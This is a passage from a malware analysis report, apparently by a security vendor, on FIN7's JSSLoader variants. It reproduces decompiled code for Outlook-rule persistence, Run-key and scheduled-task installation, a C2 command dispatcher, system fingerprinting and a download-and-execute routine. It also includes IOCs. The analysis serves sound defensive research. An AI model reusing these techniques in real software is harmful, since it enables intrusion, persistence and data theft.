  copy_wchar(v187 + (unsigned int)(ruleName_len + 125), triggerText, 256i64);
  v13 = triggerText_len;
  triggerText_len *= 2;
```

Figure 43

Analogous to: MapiTools::MapiFolder::InjectXrule.

We can see multiple strings typical for this operation:

```
v61[61] = v150;
v61[60] = v62;
v199 = alloc_memory(64i64, 0i64);
decode_and_convert_to_wchar_1048(v199, 126i64);// "IPM.Rule.Version2.Message"
sub_408070(v240, 1703967i64, v199);
sub_404FC0(v240, &v149);
v63 = v162;
```

Figure 44

Analogous to the line:

- [MapiTools::PropertyValueTString(PR_MESSAGE_CLASS,TEXT("IPM.Rule.Version2.Message"))]

```
v76 = v149;
v75[82] = v150;
v75[81] = v76;
v200 = alloc_memory(64i64, 0i64);
decode_and_convert_to_wchar_1048(v200, 154i64);// "Inbox"
sub_408070(v233, 235208735i64, v200);
sub_404FC0(v233, &v149);
v77 = v162;
v162[86] = v151;
```

Figure 45

Analogous to the line:

- [MapiTools::PropertyValueTString(PR_PARENT_DISPLAY, TEXT("Inbox"))]

At the end of the creation, the rule is saved:

```
((void (__fastcall *)(IMAPIFolder *, _QWORD, __int64, IMessage_ **))lppIMAPIFolder->lpVtbl->CreateMessage)(
  lppIMAPIFolder,
  0i64,
  0x40i64,                // MAPI_ASSOCIATED
  &message);
if ( res >= 0 )
{
  if ( message )
  {
    res = ((__int64 (__fastcall *)(IMessage_ *, __int64, __int64 *, _QWORD))message->lpVtbl->SetProps)(
            message,
            58i64,
            lppPropArray,
            0i64);
    if ( res >= 0 )
    {
      res = ((__int64 (__fastcall *)(IMessage_ *, __int64))message->lpVtbl->SaveChanges)(
              message,
              2i64);// KEEP_OPEN_READWRITE
      if ( res >= 0 )
      {
        mapi_ExeDisableSecurityPatchKB3191883();
        v153 = 1;
      }
    }
  }
```

Figure 46

Analogous lines:

- CallWinApiHr(m_Pointer->CreateMessage(NULL, MAPI_ASSOCIATED, &message));
- CallWinApiHr(message->SetProps(static_cast(std::size(lppPropArray)), lppPropArray, nullptr));
- CallWinApiHr(message->SaveChanges(KEEP_OPEN_READWRITE));

It can also enable execution of macros in Outlook by setting `*EnableUnsafeClientMailRules*` in the registry (more info on this value here).

```
_BOOL8 mapi_ExeDisableSecurityPatchKB3191883()
{
  int v0; // ebx
  int v1; // ebp
  int v3; // [rsp+2Ch] [rbp-45Ch] BYREF
  _QWORD v4[3]; // [rsp+30h] [rbp-458h] BYREF
  int v5; // [rsp+48h] [rbp-440h]
  int *v6; // [rsp+50h] [rbp-438h]
  int v7; // [rsp+58h] [rbp-430h]
  int v8; // [rsp+5Ch] [rbp-42Ch]
  char v9[512]; // [rsp+60h] [rbp-428h] BYREF
  char v10[54]; // [rsp+260h] [rbp-228h] BYREF
  __int16 v11; // [rsp+296h] [rbp-1F2h]

  v4[0] = -2147483647i64;
  decode_and_convert_to_wchar_1048(v10, 114i64);// "Software\Microsoft\Office\14.0\Outlook\Security"
  v4[1] = v10;
  decode_and_convert_to_wchar_1048(v9, 163i64); // "EnableUnsafeClientMailRules"
  v4[2] = v9;
  v5 = 4;
  v7 = 4;
  v3 = 1;
  v6 = &v3;
  v8 = 1;
  v0 = open_key(v4);
  v11 = 53;
  v1 = open_key(v4);
  v11 = 54;
  return ((unsigned int)open_key(v4) | v0 | v1) != 0;
}
```

Figure 47

Analogous to:

- XRulez::Application::ExeDisableSecurityPatchKB3191883()

Updating, installing, uninstalling

The current version of JSSLoader can be installed on demand - it does not deploy the persistence by default. The C2 can issue a command that fetches the current running filename, and command-line, and creates a Run key for it, using the name `VideoCodecs` as a disguise:

```
_BOOL8 __fastcall add_run_key_named_videocodecs(_WORD *a1)
{
  BOOL v2; // edi
  int len; // edi
  int v4; // eax
  __int64 v6; // [rsp+30h] [rbp-428h] BYREF
  int v7; // [rsp+3Ch] [rbp-41Ch] BYREF
  _WORD v8[524]; // [rsp+40h] [rbp-418h] BYREF

  v6 = 0i64;
  decode_and_convert_to_wchar_1048(v8, 144u);   // "SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
  v2 = 0;
  if ( !(unsigned int)RegCreateKeyW(0xFFFFFFFF80000001ui64, v8, &v6) && v6 )
  {
    decode_and_convert_to_wchar_1048(v8, 66u);  // "VideoCodecs"
    len = wstr_len(a1, 0x1000u);
    v7 = 0;
    if ( (unsigned int)RegQueryValueExW(v6, v8, 0i64, 0i64, 0i64, &v7) )
    {
      v4 = 2 * len + 2;
    }
    else
    {
      v4 = 2 * len + 2;
      v2 = 1;
      if ( v7 == v4 )
      {
LABEL_7:
        RegCloseKey(v6);
        return v2;
      }
    }
    v2 = RegSetValueExW(v6, v8, 0i64, 1i64, a1, v4) == 0;
    goto LABEL_7;
  }
  return v2;
}
```

Figure 48

Optional persistence makes sense taking into the consideration that this version of the JSSLoader is a shellcode, and may be used as in-memory only. In the currently analyzed case it was running inside a legitimate application, *wermgr.exe*. However, it is possible that in other models of deployment it will be loaded directly from a wrapper executable, without injection to an external application - and then the persistence may come in handy.

The C2 may also request termination and removal of the current module. That includes deletion of the key used for the persistence, as well as of the executable file:

```
__int64 terminate_and_clean()
{
  delete_autorun_key_named_videocodecs();
  run_file_deletion();
  set_finish_flag();
  return 1i64;
}
```

Figure 49

Since its early versions, the malware provided an auto-update mechanism. In the current edition it is implemented with the help of a scheduled task, that is supposed to redeploy the new sample. After the scheduled task is added, the currently running sample is uninstalled.

```
__int64 __fastcall drop_exe_add_scheduled_task(t_buffer *buf_data, t_buffer *buf_options)
{
  unsigned int ret; // esi
  __int64 task_name; // rdi
  int random_name; // [rsp+2Ch] [rbp-62Ch] BYREF
  __int16 v8[512]; // [rsp+30h] [rbp-628h] BYREF
  char task_description[552]; // [rsp+430h] [rbp-228h] BYREF

  random_name = make_random_name(v8, 512);
  decode_and_convert_to_wchar_1048(&v8[random_name], 98i64);
  if ( create_dir_and_drop_file(v8, 0x200u, &random_name, buf_data) )
  {
    ret = 0;
    if ( fetch_filled_size_from_t_buf(buf_options) && convert_to_wide_char(buf_options, 0xFDE9u) )
      task_name = t_buffer_fetch_zero_terminated_wcstr(buf_options);
    else
      task_name = 0i64;
    decode_and_convert_to_wchar_1048(task_description, 127i64);// "Task CamVideoApp Update"
    if ( add_scheduled_task_via_com(v8, task_name, task_description, 300, 2) )
    {
      terminate_and_clean();
      return 1;
    }
  }
  else
  {
    return 0;
  }
  return ret;
}
```

Figure 50

Running new payloads via scheduled task

Additionally, the authors added yet another, extended version of the function allowing to drop executables, and run them with scheduled tasks. The second version - deployed via commands with IDs 18 and 19 - allows also to customize more properties of the task, and also to choose from two different triggers: one time only, or one time + at logon.

Although the task description is the same as the previous one "*Task CamVideo Update*", this command does not lead to deletion of the original sample. Its role is rather to run additional payloads.

```
            v17 = get_buffer_part(temp_buf, 3i64);
            to_multibyte_to_wchar(*v17, 0xFDE9u);
          }
        }
      }
    }
    if ( !fetch_filled_size_from_t_buf(cbuf_file) )
      goto finish;
    decode_and_convert_to_wchar_1048(filename, 127i64);// "Task CamVideoApp Update"
    task_name = copy_wide_str_to_allocated(filename);
    v1 = 180;
    if ( _v1 )
      v1 = _v1;
  }
  if ( fetch_filled_size_from_t_buf(cbuf_file) )
  {
    random_name = make_random_name(filename, 256);
    decode_and_convert_to_wchar_1048(&filename[random_name], 98i64);// ".exe"
    if ( !create_dir_and_drop_file(filename, 0x100u, &random_name, cbuf_file) )
      goto finish;
    _filename = copy_wide_str_to_allocated(filename);
    v20 = _filename;
  }
  else
  {
    _filename = 0i64;
  }
  if ( _filename )
    add_scheduled_task_via_com(_filename, 0i64, task_name, v1, cmd_val);
finish:
  if ( task_name )
    heap_free(task_name);
  if ( v20 )
    heap_free(v20);
  return 0i64;
}
```

Figure 51

The secondary payload: .NET

As mentioned earlier, during the observed campaign, the initial sample dropped a secondary payload, written in .NET. Looking inside we find out that it is yet another version of JSSLoader - this one resembles the most typical samples of this malware, that were earlier described by other vendors (i.e. here).

In the current executable, the names of functions and variables are obfuscated:

```
    // Token: 0x06000034 RID: 52 RVA: 0x00002BB8 File Offset: 0x00000DB8
    private static DFinishMotoWall nSetMixBench(TFirstHunterPony HMirsDataFirst)
    {
        DFinishMotoWall result = default(DFinishMotoWall);
        result.Data = null;
        result.Code = 0;
        result.ID = HMirsDataFirst.ID;
        switch (HMirsDataFirst.Code)
        {
        case PPOSFIRSTONE.OLISTCREATEPAIR:
            CFirstTimeWall.rApplicationTryxyzData(HMirsDataFirst.Data, ref result);
            break;
        case PPOSFIRSTONE.NLASTPAIRPACKING:
            CFirstTimeWall.tEnsureWallCool(HMirsDataFirst.Data, ref result, false);
            break;
        case PPOSFIRSTONE.ESOONCREATELAST:
            CFirstTimeWall.rGenerateTestComparator(HMirsDataFirst.Data, HMirsDataFirst.Options, ref result);
            break;
        case PPOSFIRSTONE.BGAMESECONDFAIL:
            CFirstTimeWall.iSetEnsureRevive(HMirsDataFirst.Data, ref result);
            break;
        case PPOSFIRSTONE.FFAILJOONGAME:
            CFirstTimeWall.vSecondSubscribeHasxyz(CFirstTimeWall.eVerifySanitiseSubscribe(), HMirsDataFirst.Data, ref result);
            break;
        case PPOSFIRSTONE.LAPOPYPAIRDONE:
        {
            string wPoscSweetCord = "";
            if (HMirsDataFirst.Data != null)
            {
                wPoscSweetCord = Encoding.Default.GetString(HMirsDataFirst.Data);
            }
            CFirstTimeWall.mSetIsxyzSecond(wPoscSweetCord, ref result);
            break;
        }
        case PPOSFIRSTONE.NDOOTJOONSOON:
            CFirstTimeWall.gIsxyzInitializeBench(HMirsDataFirst.Data, ref result);
            break;
        case PPOSFIRSTONE.CFAILDATASPAIR:
            CFirstTimeWall.tEnsureWallCool(HMirsDataFirst.Data, ref result, true);
            break;
        case PPOSFIRSTONE.ELASTJOONSWAP:
        {
            string ksecondZooMeet = "";
            if (HMirsDataFirst.Options != null)
            {
                ksecondZooMeet = Encoding.Default.GetString(HMirsDataFirst.Options);
            }
            CFirstTimeWall.oLateMixHandle(HMirsDataFirst.Data, ksecondZooMeet, ref result);
            break;
        }
        case PPOSFIRSTONE.RMANYDOOTJOON:
            CFirstTimeWall.fShowFitClassify(CTimeWallBlack.bManyAppRun());
            break;
        }
        return result;
    }
```

Figure 52 - Original version of the command-parsing function

However, after analyzing them, and renaming accordingly, we can see that the commands are identical to the ones described earlier, i.e. in the [Morphisec's report](#).

```
        }
        // Token: 0x06000034 RID: 52 RVA: 0x00002C3C File Offset: 0x00000E3C
        private static C2Command execute_commands(TC2Command HMirsDataFirst)
        {
            C2Command result = default(C2Command);
            result.Data = null;
            result.Code = 0;
            result.ID = HMirsDataFirst.ID;
            switch (HMirsDataFirst.Code)
            {
            case AppCmd.Cmd_FORM:
                ExecuteCommand.execute_form(HMirsDataFirst.Data, ref result);
                break;
            case AppCmd.Cmd_JS:
                ExecuteCommand.execute_vbs_or_js(HMirsDataFirst.Data, ref result, false);
                break;
            case AppCmd.Cmd_EXE:
                ExecuteCommand.rundll_with_param(HMirsDataFirst.Data, HMirsDataFirst.Options, ref result);
                break;
            case AppCmd.Cmd_UPDATE:
                ExecuteCommand.maybe_uninstall(HMirsDataFirst.Data, ref result);
                break;
            case AppCmd.Cmd_UNINST:
                ExecuteCommand.uninstall_sample(ExecuteCommand.get_module_filename(), HMirsDataFirst.Data, ref result);
                break;
            case AppCmd.Cmd_RAT:
            {
                string wPoscSweetCord = "";
                if (HMirsDataFirst.Data != null)
                {
                    wPoscSweetCord = Encoding.Default.GetString(HMirsDataFirst.Data);
                }
                ExecuteCommand.run_powershell_file(wPoscSweetCord, ref result);
                break;
            }
            case AppCmd.Cmd_PWS:
                ExecuteCommand.run_powershell_cmd(HMirsDataFirst.Data, ref result);
                break;
            case AppCmd.Cmd_VBS:
                ExecuteCommand.execute_vbs_or_js(HMirsDataFirst.Data, ref result, true);
                break;
            case AppCmd.Cmd_RunDll:
            {
                string ksecondZooMeet = "";
                if (HMirsDataFirst.Options != null)
                {
                    ksecondZooMeet = Encoding.Default.GetString(HMirsDataFirst.Options);
                }
                ExecuteCommand.drop_and_run_dll_via_rundll32(HMirsDataFirst.Data, ksecondZooMeet, ref result);
                break;
            }
            case AppCmd.Cmd_Info:
                ExecuteCommand.send_systeminfo(FingerprintSystem2.fingerprint_sys());
                break;
            }
            return result;
        }
```

Figure 53 - Deobfuscated version of the command-parsing function

As we can see, the overlap in commands between the shellcode version, and the .NET version is significant, although the shellcode version is enriched with new ones. The first 9 (from 2 to 10) commands, are identical in both.

The command with the ID 1, omitted in the C/C++ payloads, is present in a .NET version, and its role is to display a simple, benign form:

```
        // Token: 0x06000004 RID: 4 RVA: 0x0000205E File Offset: 0x0000025E
        public void to_create_form()
        {
            this.components = null;
            base..ctor();
            this.create_form();
        }

        // Token: 0x06000005 RID: 5 RVA: 0x0000205B File Offset: 0x0000025B
        private void buttonApply_Click(object sender, EventArgs e)
        {
        }

        // Token: 0x06000006 RID: 6 RVA: 0x00002128 File Offset: 0x00000328
        protected override void Dispose(bool disposing)
        {
            if (disposing && this.components != null)
            {
                this.components.Dispose();
            }
            base.Dispose(disposing);
        }

        // Token: 0x06000007 RID: 7 RVA: 0x00002160 File Offset: 0x00000360
        private void create_form()
        {
            this.buttonApply = new Button();
            this.buttonCancel = new Button();
            base.SuspendLayout();
            this.buttonApply.Font = new Font("Arial Narrow", 11f, FontStyle.Bold, GraphicsUnit.Point, 204);
            this.buttonApply.ForeColor = SystemColors.Highlight;
            this.buttonApply.Location = new Point(340, 20);
            this.buttonApply.Margin = new Padding(3, 4, 3, 4);
            this.buttonApply.Name = "buttonApply";
            this.buttonApply.Size = new Size(276, 110);
            this.buttonApply.TabIndex = 0;
            this.buttonApply.Text = "YES";
            this.buttonApply.UseVisualStyleBackColor = true;
            this.buttonApply.Click += this.buttonApply_Click;
            this.buttonCancel.Font = new Font("Arial Narrow", 12f, FontStyle.Bold, GraphicsUnit.Point, 204);
            this.buttonCancel.ForeColor = SystemColors.HotTrack;
            this.buttonCancel.Location = new Point(240, 140);
            this.buttonCancel.Margin = new Padding(3, 4, 3, 4);
            this.buttonCancel.Name = "buttonCancel";
            this.buttonCancel.Size = new Size(266, 110);
            this.buttonCancel.TabIndex = 1;
            this.buttonCancel.Text = "NO";
            this.buttonCancel.UseVisualStyleBackColor = true;
            base.AutoScaleDimensions = new SizeF(7f, 16f);
            base.AutoScaleMode = AutoScaleMode.Font;
            base.ClientSize = new Size(828, 589);
            base.Controls.Add(this.buttonCancel);
            base.Controls.Add(this.buttonApply);
            base.Margin = new Padding(3, 4, 3, 4);
            base.Name = "ApplicationClass";
            this.Text = "1.1";
            base.ResumeLayout(false);
            base.PerformLayout();
        }
```

Figure 54

The .NET payload sends a report about the system in a format that resembles the report send by the native version:

```
// Token: 0x06000055 RID: 85 RVA: 0x00003FDC File Offset: 0x000021DC
public static string fingerprint_sys()
{
    string str = "{ ";
    string str2 = "_info\": \"";
    string text = "/";
    FingerprintSystem2.LogicalDrives = FingerprintSystem2.append_string_line(string.Join("; ", Environment.GetLogicalDrives()));
    text += "all";
    FingerprintSystem2.fetch_sysinfo_all(text);
    str += "\"host\": \"";
    str += FingerprintSystem2.YgamedRootLister;
    str += "\", \"domain\": \"";
    str += FingerprintSystem2.zsecondListerCount;
    str += "\", \"user\": \"";
    str += FingerprintSystem2.mfirstDataBuawei;
    str += "\"";
    str += ", ";
    str += "\"logical drives\": \"";
    str += FingerprintSystem2.LogicalDrives;
    str += "\"";
    str += ", ";
    str = str + "\"system" + str2;
    str += FingerprintSystem2.qnumberApplViaomi;
    str += "\"";
    str += ", ";
    str += "\"network_info\": \"";
    str += FingerprintSystem2.qnumberApplViaomi;
    str += "\"";
    str += ", ";
    str += FingerprintSystem2.ogamedAppleFived;
    str += FingerprintSystem2.plisterSecondWall;
    str += FingerprintSystem2.qviaomiFirstRoot;
    return str + " }";
}
```

Figure 55

Strings may or may not contain some very mild obfuscation, such as breaking them into chunks:

```
FingerprintSystem1.fetch_user_domain();
CSwapNumberSweet.RwallPanasonicApple = Environment.SystemDirectory;
Thread.Sleep(21000);
byte[] bytes = BitConverter.GetBytes(791624307);
byte[] bytes2 = BitConverter.GetBytes(1634889572);
byte[] bytes3 = BitConverter.GetBytes(1836016430);
byte[] bytes4 = BitConverter.GetBytes(1886680168);
byte[] bytes5 = BitConverter.GetBytes(47);
byte[] bytes6 = BitConverter.GetBytes(1634558306);
byte[] array4 = FingerprintSystem2.fetch_buffer(new byte[][]
{
    bytes4,
    bytes,
    bytes6,
    bytes2,
    bytes3,
    bytes5
});
string @string = Encoding.Default.GetString(array4, 0, array4.Length - 3);
ExecuteCommand.LnumberCountBuawei = CSwapNumberSweet.RwallPanasonicApple + "\\c";
FingerprintSystem1.GoneLastRoot = @string;
FingerprintSystem1.HbuaweiNumberAppl = @string;
ExecuteCommand.LnumberCountBuawei += "md.e";
ExecuteCommand.LnumberCountBuawei += "xe";
```

Figure 56

As we can see this is the classic .NET variant of JSSLoader. The currently analyzed sample does not introduce any new features.

The reason why the authors decided to chain together two payloads with almost exactly the same functionality is unclear, but it may be a part of some tests.

Comparison with older samples

In this part we will compare the shellcode version of the JSSLoader with the previously observed, analogous samples from FIN7 campaigns. Our special focus will be to contrast it with earlier versions that share some properties in common, such as:

- XLL format
- compiled to native code
- written in C/C++

The XLL sample (March)

In March 2022, [Morphisec reported about XLL payloads](#) being used in FIN7 campaigns, to deliver the .NET version of JSSLoader.

The `xlAutoOpen` function leads to a simple, not obfuscated function that implements the downloading operation:

```
    v23 = 0;
    if ( !WinHttpQueryDataAvailable(v6, &v23) )
      break;
    if ( !v23 )
    {
      v11 = v22;
LABEL_35:
      if ( v11 > 0xFFF )
      {
        GetTempPathW(0x200u, (LPWSTR)&v26);
        lstrcpyW(v25, L"DNA");
        GetTempFileNameW((LPCWSTR)&v26, v25, 0, (LPWSTR)&v26);
        v12 = 10;
        while ( 1 )
        {
          FileW = (char *)CreateFileW((LPCWSTR)&v26, 0x40000000u, 0, 0, 2u, 0x80u, 0);
          if ( FileW != (char *)-1 )
            break;
          Sleep(0x3E8u);
          if ( --v12 <= 0 )
            goto LABEL_41;
        }
        v15 = 0i64;
        memset(&v14, 0, sizeof(v14));
        v13 = FileW;
        WriteFile(FileW, v21, v22, &v23, 0);
        CloseHandle(v13);
        v14.cb = 68;
        CreateProcessW((LPCWSTR)&v26, 0, 0, 0, 0, 0, 0, 0, &v14, &v15);
      }
      break;
    }
    if ( v21 )
      v8 = (char *)HeapReAlloc((HANDLE)ProcessHeap, 0, v21, v22 + v23);
    else
      v8 = (char *)HeapAlloc((HANDLE)ProcessHeap, 0, v23);
    v21 = v8;
    v9 = 10;
    v10 = &v8[v22];
    FileW = v10;
    do
    {
      if ( WinHttpReadData(v20, v10, v23, &v23) )
        break;
      Sleep(0x3E8u);
      v10 = FileW;
```


Figure 57

In contrast to the currently analyzed case, where the XLL file was an injector of the embedded JSSLoader in a shellcode format, here the second stage must be downloaded. The provided functionality is very basic. The payload is supposed to be in a PE format, run as a new process. The downloader does not try to obfuscate its operations, and lacks fully-fledged botnet agent functionality. This type of downloaders was also observed in the previous FIN7 campaigns, and dubbed FlyHigh.

The C++ version of JSSLoader

In July 2021, Proofpoint reported about the C++ rewrite of the JSSLoader ([here](#)). The sample ([7a17ef218eebfdd4d3e70add616adcd5b78105becd6616c88b79b261d1a78fdf](#)) was mentioned as one of the first JSSLoader examples compiled to the native Intel code.

It comes in form of a 32 bit exe file, not packed by any packer/crypter. The PDB path from the developer machine has been preserved: `C:\Work\Downloader\Downloader\Release\Downloader.pdb`. As we can see the original executable is named `Downloader`.



Offset	Name	Value	Meaning
3A990	Characteristics	0	
3A994	TimeDateStamp	60B4ED9B	Monday, 31.05.2021 14:07:23 UTC
3A998	MajorVersion	0	
3A99A	MinorVersion	0	
3A99C	Type	2	Visual C++ (CodeView)
3A9A0	SizeOfData	4D	
3A9A4	AddressOfRaw...	3D660	
3A9A8	PointerToRawD...	3BC60	

RSDSI Table

Offset	Name	Value
3BC60	Sig	RSDS
3BC64	GUID	{CB73B271-9156-444F-8AF9-028A1D339121}
3BC74	Age	2
3BC78	PDB	C:\Work\Downloader\Downloader\Release\Downloader.pdb

Figure 58

Not only the sample isn't packed by any outer layer, but the code itself doesn't contain any obfuscation. We can see all the strings as plaintext, including the familiar ones that make the JSON report.

```
GetComputerNameExA(ComputerNameDnsDomain, pszPath, &nSize);
v69 = 0;
v70 = 15;
LOBYTE(Src[0]) = 0;
assign_string((std_string *)Src, pszPath, strlen(pszPath));
v49 = 24;
LOBYTE(v79) = 6;
v50 = 1;
if ( !v69 )
{
  assign_string((std_string *)Src, "WORKGROUP", 9u);
  v50 = 0;
}
memset(buf, 0, sizeof(buf));
sub_4053C0(buf, v44);
LOBYTE(v79) = 7;
append_to_string(&buf[4], "{");
append_to_string(&buf[4], "\"host\":\"");
v4 = (int *)sub_408630(v53[4]);
append_to_string(v4, "\", ");
append_to_string(&buf[4], "\"domain\": \"");
v5 = (int *)sub_408630(v69);
append_to_string(v5, "\", ");
append_to_string(&buf[4], "\"user\":\"");
v6 = (int *)sub_408630(v60);
append_to_string(v6, "\", ");
append_to_string(&buf[4], "\"processes\": [");
v7 = 1;
v8 = v71[1];
v51 = 1;
if ( v71[0] != v71[1] )
{
  v9 = (char *)v71[0] + 40;
  do
  {
    if ( v7 )
      v51 = 0;
    else
      append_to_string(&buf[4], " ,");
    append_to_string(&buf[4], "{");
    append_to_string(&buf[4], "\"name\": \"");
    v10 = (int *)sub_408630(*(v9 - 6));
    append_to_string(v10, "\", ");
    append_to_string(&buf[4], "\"pid\": \"");
    v11 = (int *)sub_408630(*v9);
    append_to_string(v11, "\"");
    append_to_string(&buf[4], "}");
    v9 += 12;
    v7 = v51;
  }
  while ( v9 - 10 != v8 );
}
append_to_string(&buf[4], "] ,");
append_to_string(&buf[4], "\"desktop_file_list\": [");
v12 = v73[0];
```

Figure 59 – The fragment of the function responsible for composing the JSON report shows clear text strings

Following the referenced strings, we find that the malware implements its persistence with the help of a run key, using a meaningful name: `*AppJSSLoader*` (in the new edition, this name has been replaced with `*VideoCodecs*`):

```
    0);
phkResult = 0;
RegCreateKeyA(HKEY_CURRENT_USER, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
if ( phkResult )
{
  v6 = (const BYTE *)lpData;
  if ( v21 >= 0x10 )
    v6 = lpData[0];
  RegSetValueExA(phkResult, "AppJSSLoader", 0, 1u, v6, v20 + 1);
}
```

Figure 60 – The run key created for the persistence points out the original malware name

We can also find there the same dictionary as in our shellcode version, yet it is initialized differently:

```
v5 = 0;
v6 = 15;
Src[0] = 0;
assign_string((std_string *)Src, "rain", 4u);
v154 = 0;
v8 = 0;
v9 = 15;
v7[0] = 0;
assign_string((std_string *)v7, "faint", 5u);
LOBYTE(v154) = 1;
v11 = 0;
v12 = 15;
v10[0] = 0;
assign_string((std_string *)v10, "shark", 5u);
LOBYTE(v154) = 2;
v14 = 0;
v15 = 15;
v13[0] = 0;
assign_string((std_string *)v13, "hierarchy", 9u);
LOBYTE(v154) = 3;
v17 = 0;
v18 = 15;
v16[0] = 0;
assign_string((std_string *)v16, "brush", 5u);
LOBYTE(v154) = 4;
v20 = 0;
v21 = 15;
v19[0] = 0;
assign_string((std_string *)v19, "grimace", 7u);
LOBYTE(v154) = 5;
v23 = 0;
v24 = 15;
v22[0] = 0;
assign_string((std_string *)v22, "recognize", 9u);
LOBYTE(v154) = 6;
v26 = 0;
v27 = 15;
v25[0] = 0;
assign_string((std_string *)v25, "mountain", 8u);
LOBYTE(v154) = 7;
v29 = 0;
v30 = 15;
v28[0] = 0;
assign_string((std_string *)v28, "place", 5u);
LOBYTE(v154) = 8;
v32 = 0;
```

Figure 61 - Fragment of the code responsible for filling in the dictionary structure

The sample contains metadata, pointing to original names of the used classes. It makes understanding the malware functionality much easier, as the developers gave a meaningful name to each class.

The implementation of the task selection is very different than in the shellcode edition. While in the shellcode each task is a simple function, called in the switch-case, here they are represented as objects. Each task is an object of a superclass inheriting from the `CTask` base class. They are created by `CTasksFactory`, based on the given task ID. The older sample supports tasks numbered from 2 to 9 (while the current shellcode edition supports tasks from 2 to 19).

```
  if ( task_id == 2 )
  {
    v3 = operator new(4u);
    *v3 = &CTaskRunJS::`vftable';
    *my_task = v3;
    return my_task;
  }
  else if ( task_id == 3 )
  {
    v4 = operator new(4u);
    *v4 = &CTaskRunExe::`vftable';
    *my_task = v4;
    return my_task;
  }
  else if ( task_id == 4 )
  {
    v5 = operator new(4u);
    *v5 = &CTaskUpdate::`vftable';
    *my_task = v5;
    return my_task;
  }
  else if ( task_id == 5 )
  {
    v6 = operator new(4u);
    *v6 = &CTaskDelete::`vftable';
    *my_task = v6;
    return my_task;
  }
  else if ( task_id == 6 )
  {
    v7 = operator new(4u);
    *v7 = &CTaskRunPS::`vftable';
    *my_task = v7;
    return my_task;
  }
  else if ( task_id == 7 )
  {
    v8 = operator new(4u);
    *v8 = 0;
    *v8 = &CTaskRunSimplePS::`vftable';
    *my_task = v8;
    return my_task;
  }
  else if ( task_id == 8 )
  {
    v9 = operator new(4u);
    *v9 = &CTaskRunVBS::`vftable';
    *my_task = v9;
    return my_task;
  }
  else
  {
    if ( task_id == 9 )
    {
      ctask = operator new(4u);
      *ctask = &CTaskRunDLL::`vftable';
      *my_task = ctask;
    }
    else
    {
      *my_task = 0;
    }
    return my_task;
  }
}
```

Figure 62 – The function parsing the tasks from the C++ version of JSSLoader

Comparing with the latest sample (the shellcode edition):

```
2,CTaskRunJS
3,CTaskRunExe
4,CTaskUpdate
5,CTaskDelete
6,CTaskRunPS
7,CTaskRunSimplePS
8,CTaskRunVBS
9,CTaskRunDLL
10,send_system_fingerprint
11,run shellcode
12,add autorun key (pointing to the current application, with current commandline)
13,harvest emails; drop payload & add persistence via Outlook rule
14,harvest emails
15,save buffer into file
16,check given file size
17,harvest emails;  drop payload & add persistence via Outlook rule
18,drop a payload + add a scheduled task running it (one time only)
19,drop a payload + add a scheduled task running it (one time: x minutes from creation + at logon)
```

The old edition lacks i.e. the tasks related to fetching emails from Outlook.

Comparing the code, we see that in both the C++ version and the shellcode version use very different data-structures to implement the same functionality. It brings us to the conclusion that the shellcode version is a distinct release, rewritten from scratch.

Conclusion

Based on the latest XLL samples we collected, we can see that they are no longer used just as downloaders, but instead they may carry a full version of JSSLoader inside. Speaking of which, this is yet another rewrite different from the previously observed C++ version.

FIN7 appears to be shifting the development of this malware family into a direction where they are using new native payloads, and improving obfuscation. The newly added commands show that JSSLoader is being actively developed.

While JSSLoader still works mostly as a downloader and runner of other modules, its capabilities in this area are being constantly enriched. In addition, we can also see some new functions that show some leaning toward data exfiltration. Although its main power lies in running additional modules, it is possible that the malware authors will try to make the main module a multipurpose botnet agent.

Malwarebytes detects these samples as FlyHigh.

IOCs

SHA256	Description
b08e713196b712c42da2df9da7836d270306065fbf6d4720f25d80e4104daf38	XLL sample
cc2171d14d0d3c4d117155185f7c911f781aac15b57adef6c32eb0149d5da3ba	XLL sample
410cd107dfd37752936bd20d022ea614cd373aa9d37db255f65dc434e653236a	XLL sample
bf1371e2d79115fc7cfc89266cd7a59c02b04a74e1246435392eb5e20c661d8f	JSSLoader (shellcode)
